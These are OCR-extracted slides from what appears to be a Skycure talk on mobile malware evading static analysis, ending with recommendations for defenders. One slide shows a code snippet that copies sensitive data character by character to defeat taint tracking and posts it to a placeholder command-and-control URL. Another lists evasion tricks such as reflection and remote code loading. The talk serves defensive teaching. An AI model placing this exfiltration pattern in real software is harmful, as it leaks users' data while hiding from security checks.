
- Exploiting the Static Analysis FP/FN tradeoff
  - Arrays, files, etc.

```
String data = getSensitiveData();
String data2 = "";
for (int i=0; i<data.length(); i++) {
    if (data.charAt(i) == 'a')
        data2 += 'a';
    if (data.charAt(i) == 'b')
        data2 += 'b';
         ...
}
PostRequest("http://www.remote.cnc/data.php", data2);
```


Evading Static Analysis

- Exploiting the Static Analysis FP/FN tradeoff
  - Arrays, files, etc.
- Dynamic flows
- Dynamic code
  - Reflection
  - Remote server
    - DEX/apk
    - HTML & JavaScript (also applicable for iOS)

How to detect malicious behavior, if that does not happen?




App Repackaging



Live Demo

What about the CNC Server?

Can it be blacklisted?



So What Can Defenders Do?


- **Change the paradigm:**
  - Analyzing an app by itself is clearly not enough
  - Utilize analysis of similar apps on other devices
- **Crowd-wisdom intelligence:**
  - Compare app traits to all millions of apps that have been seen before
  - Ability to track legitimate app behaviors
  - Ability to track malicious app behaviors

Recommendations

- If possible, download apps only from official stores
- Educate employees on the threats,
  as you would for other forms of computer-security threats
  - Review the permissions requested by each app before installation
- Upgrade your device OS to the latest version
- Install a Mobile Threat Defense solution

A debt from our RSA USA 2015 session…

Known iOS Vulnerabilities



Source: Skycure analysis based of CVEdetails.com

Remember

- Malware is only one element of mobile the threat landscape
  - Physical, Network, Malware and Vulnerability threats
- On the organizational level, build a mobile security strategy that addresses the Mobile Threats Landscape

Q&A And Next Steps

- contact@skycure.com
- https://www.skycure.com
- https://blog.skycure.com
- https://maps.skycure.com
- @SkycureSecurity, @AdiSharabani, @YairAmit
- /Skycure